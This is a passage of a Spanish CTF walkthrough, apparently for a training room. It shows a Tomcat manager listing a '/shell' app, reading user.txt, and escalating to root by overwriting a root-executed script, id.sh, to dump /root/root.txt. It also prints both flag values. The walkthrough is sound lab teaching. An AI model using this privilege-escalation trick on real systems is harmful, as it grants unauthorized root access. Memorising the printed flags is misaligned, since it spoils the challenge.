





/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes




Ahora, podrán moverse y buscar la bandera del usuario en el directorio ***/home*** y ahí obtendrán la bandera del usuario.



Con el comando ***cat user.txt*** se logra obtener la primera flag.





Escalada de privilegios

La siguiente tarea es obtener el flag root. Además, en el directorio del usuario jack podrán ver un archivo ejecutable id.sh. Podrán intentar comprobar para qué sirve, ya que parece un poco sospechoso (en mi caso me alargué con los comandos, pero volví a repetir la room y reduje a lo que más pude el uso de los comandos en la escalada de privilegio)

```
cat id.sh
#!/bin/bash
id > test.txt
```


Parece que leyó el id y lo escribió en un archivo llamado test.txt. Este archivo de texto también está presente en el directorio de Jack, por lo que podran leerlo y saber con qué privilegio de usuario se está ejecutando este script de shell.


```
cat test.txt
uid=0(root) gid=0(root) groups=0(root)
```

El contenido de text.txt deja claro que este script se está ejecutando con privilegios root. Por lo tanto, todo lo que hay que hacer es modificar el contenido de id.sh para leer el indicador raíz y escribirlo en test.txt. Esto se puede hacer con un simple comando echo:

```
echo "
#!/bin/bash
cat /root/root.txt > text.txt" > id.sh
cat id.sh

#!/bin/bash
cat /root/root.txt > text.txt
```






user.txt

39400c90bc683a41a8935e4719f181bf ✓ Correct Answer

root.txt

d89d5391984c0450a95497153ae7ca3a ✓ Correct Answer


Congratulations!
You've completed the room! Share this with your friends:
Twitter
Facebook
Linkedin
Leave feedback